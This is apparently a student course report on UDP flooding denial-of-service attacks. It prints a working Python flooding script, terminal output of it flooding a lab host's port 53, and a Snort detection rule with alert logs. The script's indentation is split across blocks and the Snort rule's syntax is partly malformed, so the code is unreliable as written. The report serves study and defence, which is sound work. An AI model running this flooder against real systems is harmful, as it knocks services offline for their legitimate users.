Project Report

of

UDP Flooding DoS Attack

for the project

of

Information security and Assurance

by

Sidrah Junaid

1.Attack Description:

Denial of Service (DoS) is an attack that stops the authorized/genuine users from accessing specific resources like services and information.

UDP Flooding is one of the technique of DoS attack in which the attacker attacks the performance of the victim machine by continuously sending huge amount of IP packets having UDP datagrams and when it reaches to more than the threshold level, so victims machine has no longer handle valid connections.

In UDP flooding a huge amount of UDP packets send to either specific port or random port. The victim machine started processing the incoming packets to cater the request of the sender. If the victim machine does not find the requested application on that specific port so the victim machine replies with ICMP message of Destination Unreachable.

The attacker most of the time spoofs the source IP of the attacking packets to hide the identity.

2.Design Details of Attack:

2.1Attack Setup:

For implementing the UDP flooding DoS attack we require attacker machine on which the python script of UDP flooding attack will run. Along with that there will be a victim machine which get effected by the attack and later we prevent it by implementing snort rules.

Instruction:

1.Open linux terminal and write python try1.py.

2.Specify the packet size and victim IP address and port number.

4.Specify number of seconds to flood on victim machine.

5.Click on Enter




Figure :UDP Flooding DoS Attack

2.2Defense Setup:

For defending the machine, snort rules are implemented on victim machine which generates alert on victim machine. The snort rules work like it check the number of packets mention in threshold level in snort.conf file so it will generate the alert.

Instruction:

1.After installing snort setup application, we will need to change a couple of parameters in the c:\snort\etc\snort.conf file.

2. Open a command prompt as Administrator, switch to the "C:\Snort\Bin" directory and run "snort.exe -W" to see a list of interfaces available to Snort.

3. To start snort in IDS mode, run the following command:

```
snort -c c:\snort\etc\snort.conf -l c:\snort\log -i 3
```




Figure :Snort Intrusion Detection and Prevention

2.3 System Configuration:

Attacker Machine:

Operating System: Ubuntu 14.04LTS

Base Memory:1024 MB


Victim Machine:

Operating System: Windows 10


Memory:4GB

3.Flow Diagram

3.1Attacking Side


Attacker
Victim
No. of UDP Packets sent to random victim machine's
ICMP packets of destination unreachable

Victim Side




3.2Protocol used in Attack

User Datagram Protocol UDP is a transport layer protocol used with IP network layer protocol. UDP is an unreliable protocol that does not provide any security to communication and does not guarantee the packet delivery. As the UDP is connection-less protocol so it does not require 3-way hand shaking to establish a connection. A UDP packet is contained in a single IP packet which is limited to the payload defined for IPv4 and IPv6.

3.3Message used in Attack

The attack is initiated by sending a great amount of UDP packets to a victim host. Thus, the large amount of victim system's resources will be consumed with dealing the attacking packets, which eventually causes the system to be unreachable by other clients. When you send a UDP packet to a random port such but there is nothing there, the destination computer would generate an ICMP based packet (Destination unreachable).

3.4Header Field required in Attack




0 15	16 31	
16-bit source port number	16-bit destination port number	8 bytes
16-bit UDP length	16-bit UDP checksum	
data (if any)		

4. Code:


```
import time
import socket
import random
import struct

#UDP Socket creation
client = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
#Packet creation
packet="qwertyuiopasdfghjklzxcvbnm0123456789~!@#$%^&*()+=`;?.,<>\|{}[]"
Size=int(raw_input('Please specify packet size.\n'))
length = 8+len(packet)
checksum = 0
Tp=""
victim1 = raw_input('Target  IP > (Enter ip)')
vport = input('Port >')
sport = input('Port >')
duration  = input('Time > (Seconds)')
udp_header = struct.pack('!HHHH',sport,vport, length, checksum)
timeout =  time.time() + duration
sent = 0
adr=(victim1,vport)
while 1:
    if time.time() > timeout:
        break
    else:
        pass
    for Size in range(1,sent+1000):
```

```
try:
  Bytes=(Tp+packet)
  BytesEnc=str.encode(Bytes)
  print "attack"
  client.sendto(udp_header+BytesEnc, (victim1, vport))
  sent = sent + Size
  print "Attacking %s sent packages %s at the port %s "%(sent, victim1, vport)
except Exception as e:
   print "error", e
```

Output:



```
sidrah@sidrah-VirtualBox:~$ cd Downloads
sidrah@sidrah-VirtualBox:~/Downloads$ python ./try1.py
Please specify packet size.
1024
Target  IP > (Enter ip)192.168.1.136
Port >53
Port >4571
Time > (Seconds)1000
```



```
Attacking 12832561 sent packages 192.168.1.136 at the port 53
attack
Attacking 12837528 sent packages 192.168.1.136 at the port 53
attack
Attacking 12842496 sent packages 192.168.1.136 at the port 53
attack
Attacking 12847465 sent packages 192.168.1.136 at the port 53
attack
Attacking 12852435 sent packages 192.168.1.136 at the port 53
attack
Attacking 12857406 sent packages 192.168.1.136 at the port 53
attack
Attacking 12862378 sent packages 192.168.1.136 at the port 53
attack
Attacking 12867351 sent packages 192.168.1.136 at the port 53
attack
Attacking 12872325 sent packages 192.168.1.136 at the port 53
attack
Attacking 12877300 sent packages 192.168.1.136 at the port 53
attack
Attacking 12882276 sent packages 192.168.1.136 at the port 53
attack
Attacking 12887253 sent packages 192.168.1.136 at the port 53
```

5.Snort Rules to Prevent the Attack


Snort is a free and open source network intrusion detection and network intrusion prevention system. It can be used to detect attacks or probes and capable to perform real time traffic analysis. The victim machine would be protected by detecting the UDP flooding attack by implementing the designed snort rules.

5.1 Implemented Snort Rule

Snort Rule:

Alert for UDP traffic coming from attacker’s machine

alert udp any any -> any any (msg: ”Incoming flood of UDP packets!!”;detection_filter:type limit; trackby_src, count 500 ,second 60;sid:10000;)



```
12/06-20:20:16.561481  [**] [1:1000001:0] öIncoming flood of UDP packets!!ö [**] [Priority: 0] {UDP} fe80:0000:0000:0000:6525:3207:f815:241d:65119 -> ff02:0000:0000:000
0:0000:0000:0001:0003:5355
12/06-20:20:16.562677  [**] [1:1000001:0] öIncoming flood of UDP packets!!ö [**] [Priority: 0] {UDP} 192.168.1.221:65119 -> 224.0.0.252:5355
12/06-20:20:16.747436  [**] [1:1000001:0] öIncoming flood of UDP packets!!ö [**] [Priority: 0] {UDP} fe80:0000:0000:0000:6525:3207:f815:241d:65119 -> ff02:0000:0000:000
0:0000:0000:0001:0003:5355
12/06-20:20:16.748516  [**] [1:1000001:0] öIncoming flood of UDP packets!!ö [**] [Priority: 0] {UDP} 192.168.1.221:65119 -> 224.0.0.252:5355
12/06-20:20:18.592605  [**] [1:1000001:0] öIncoming flood of UDP packets!!ö [**] [Priority: 0] {UDP} 192.168.1.114:52509 -> 239.255.255.250:1900
12/06-20:20:19.003764  [**] [1:1000001:0] öIncoming flood of UDP packets!!ö [**] [Priority: 0] {UDP} 192.168.1.152:57026 -> 239.255.255.250:1900
12/06-20:20:20.230069  [**] [1:1000001:0] öIncoming flood of UDP packets!!ö [**] [Priority: 0] {UDP} 192.168.1.135:49491 -> 239.255.255.250:1900
12/06-20:20:20.843382  [**] [1:1000001:0] öIncoming flood of UDP packets!!ö [**] [Priority: 0] {UDP} 192.168.1.221:137 -> 192.168.1.255:137
12/06-20:20:21.253925  [**] [1:1000001:0] öIncoming flood of UDP packets!!ö [**] [Priority: 0] {UDP} 192.168.1.135:49491 -> 239.255.255.250:1900
12/06-20:20:21.663085  [**] [1:1000001:0] öIncoming flood of UDP packets!!ö [**] [Priority: 0] {UDP} 192.168.1.221:137 -> 192.168.1.255:137
12/06-20:20:21.664011  [**] [1:1000001:0] öIncoming flood of UDP packets!!ö [**] [Priority: 0] {UDP} fe80:0000:0000:0000:6525:3207:f815:241d:54441 -> ff02:0000:0000:000
0:0000:0000:0001:0003:5355
12/06-20:20:21.664964  [**] [1:1000001:0] öIncoming flood of UDP packets!!ö [**] [Priority: 0] {UDP} 192.168.1.221:54441 -> 224.0.0.252:5355
12/06-20:20:21.667072  [**] [1:1000001:0] öIncoming flood of UDP packets!!ö [**] [Priority: 0] {UDP} 192.168.1.135:17500 -> 192.168.1.255:17500
12/06-20:20:21.668573  [**] [1:1000001:0] öIncoming flood of UDP packets!!ö [**] [Priority: 0] {UDP} 192.168.1.221:137 -> 192.168.1.255:137
12/06-20:20:22.072052  [**] [1:1000001:0] öIncoming flood of UDP packets!!ö [**] [Priority: 0] {UDP} fe80:0000:0000:0000:6525:3207:f815:241d:54441 -> ff02:0000:0000:000
0:0000:0000:0001:0003:5355
12/06-20:20:22.073118  [**] [1:1000001:0] öIncoming flood of UDP packets!!ö [**] [Priority: 0] {UDP} 192.168.1.221:54441 -> 224.0.0.252:5355
12/06-20:20:22.278742  [**] [1:1000001:0] öIncoming flood of UDP packets!!ö [**] [Priority: 0] {UDP} 192.168.1.135:49491 -> 239.255.255.250:1900
12/06-20:20:22.280582  [**] [1:1000001:0] öIncoming flood of UDP packets!!ö [**] [Priority: 0] {UDP} 192.168.1.221:137 -> 192.168.1.255:137
12/06-20:20:22.482071  [**] [1:1000001:0] öIncoming flood of UDP packets!!ö [**] [Priority: 0] {UDP} 192.168.1.221:137 -> 192.168.1.255:137
12/06-20:20:23.096238  [**] [1:1000001:0] öIncoming flood of UDP packets!!ö [**] [Priority: 0] {UDP} 192.168.1.221:137 -> 192.168.1.255:137
12/06-20:20:23.301962  [**] [1:1000001:0] öIncoming flood of UDP packets!!ö [**] [Priority: 0] {UDP} 192.168.1.135:49491 -> 239.255.255.250:1900
12/06-20:20:23.507827  [**] [1:1000001:0] öIncoming flood of UDP packets!!ö [**] [Priority: 0] {UDP} 192.168.1.114:52509 -> 239.255.255.250:1900
12/06-20:20:24.122041  [**] [1:1000001:0] öIncoming flood of UDP packets!!ö [**] [Priority: 0] {UDP} 192.168.1.152:57026 -> 239.255.255.250:1900
12/06-20:20:24.542542  [**] [129:12:1] Consecutive TCP small segments exceeding threshold [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 2605:a601:0
4c3:6300:f1a5:d49f:973d:eff5:57229 -> 2001:4998:f00d:01fc:0000:0000:000c:1105:443
12/06-20:20:25.987118  [**] [1:1000001:0] öIncoming flood of UDP packets!!ö [**] [Priority: 0] {UDP} 192.168.1.136:64717 -> 192.168.1.1:53
12/06-20:20:25.988504  [**] [1:1000001:0] öIncoming flood of UDP packets!!ö [**] [Priority: 0] {UDP} 192.168.1.136:52007 -> 192.168.1.1:53
12/06-20:20:25.991966  [**] [1:1000001:0] öIncoming flood of UDP packets!!ö [**] [Priority: 0] {UDP} 192.168.1.1:53 -> 192.168.1.136:64717
12/06-20:20:25.993514  [**] [1:1000001:0] öIncoming flood of UDP packets!!ö [**] [Priority: 0] {UDP} 192.168.1.1:53 -> 192.168.1.136:52007
12/06-20:20:26.002645  [**] [1:1000001:0] öIncoming flood of UDP packets!!ö [**] [Priority: 0] {UDP} 192.168.1.136:54007 -> 192.168.1.1:53
12/06-20:20:26.003739  [**] [1:1000001:0] öIncoming flood of UDP packets!!ö [**] [Priority: 0] {UDP} 192.168.1.136:58814 -> 192.168.1.1:53
12/06-20:20:26.008431  [**] [1:1000001:0] öIncoming flood of UDP packets!!ö [**] [Priority: 0] {UDP} 192.168.1.1:53 -> 192.168.1.136:54007
12/06-20:20:26.010542  [**] [1:1000001:0] öIncoming flood of UDP packets!!ö [**] [Priority: 0] {UDP} 192.168.1.1:53 -> 192.168.1.136:58814
12/06-20:20:26.015135  [**] [1:1000001:0] öIncoming flood of UDP packets!!ö [**] [Priority: 0] {UDP} 192.168.1.136:62081 -> 192.168.1.1:53
12/06-20:20:26.015135  [**] [1:1000001:0] öIncoming flood of UDP packets!!ö [**] [Priority: 0] {UDP} 192.168.1.136:53198 -> 192.168.1.1:53
12/06-20:20:26.016083  [**] [1:1000001:0] öIncoming flood of UDP packets!!ö [**] [Priority: 0] {UDP} 192.168.1.136:51828 -> 192.168.1.1:53
12/06-20:20:26.016091  [**] [1:1000001:0] öIncoming flood of UDP packets!!ö [**] [Priority: 0] {UDP} 192.168.1.136:52916 -> 192.168.1.1:53
12/06-20:20:26.020918  [**] [1:1000001:0] öIncoming flood of UDP packets!!ö [**] [Priority: 0] {UDP} 192.168.1.1:53 -> 192.168.1.136:62081
12/06-20:20:26.022708  [**] [1:1000001:0] öIncoming flood of UDP packets!!ö [**] [Priority: 0] {UDP} 192.168.1.1:53 -> 192.168.1.136:53198
12/06-20:20:26.022993  [**] [1:1000001:0] öIncoming flood of UDP packets!!ö [**] [Priority: 0] {UDP} 192.168.1.1:53 -> 192.168.1.136:52916
```

The snort rule is designed to get alert when the flow of packet reached to threshold level. Here port can be randomly chosen or we can select DNS port 53.

6.Lesson Learnt/Difficulties Faced:

6.1 Lesson Learnt:

1.How to design a DoS attack and how to safe victim machines from it which highlight the importance of information security

2.Learnt shell scripting and Linux interface.

3.Snort rules and its installation and configuration on system.

4.Installation and configuration of DNS server

6.2 Difficulties Faced:

1.Configuration of snort rules in victim machine to detect UDP packets

2.Connectivity of different machines.

3.UDP packet creation.

References:

1. https://en.wikipedia.org/wiki/UDP_flood_attack
2. https://www.incapsula.com/ddos/ddos-attacks/
3. http://www.windowsnetworking.com/articles-tutorials/network-protocols/Understanding-ICMP-Protocol-Part2.html
4. https://www.google.com/search?q=UDP+flooding&source=lnms&tbm=isch&sa=X&ved=0ahUKEwjzn6D214bQAhUI5SYKHWVdA-IQ_AUICSgC&biw=1366&bih=613#imgrc=swqh0GTakErnSM%3A
5. http://www.erg.abdn.ac.uk/users/gorry/course/inet-pages/udp.html
6. https://en.wikipedia.org/wiki/Snort_(software)

7. https://www.juniper.net/documentation/en_US/junos12.1x44/topics/concept/denial-of-service-network-udp-flood-attack-understanding.html
8. https://www.giac.org/paper/gcih/206/udp-flood-denial-service/101057
9. http://blog.snort.org/2011/09/flow-matters.html
10. http://manual-snort-org.s3-website-us-east-1.amazonaws.com/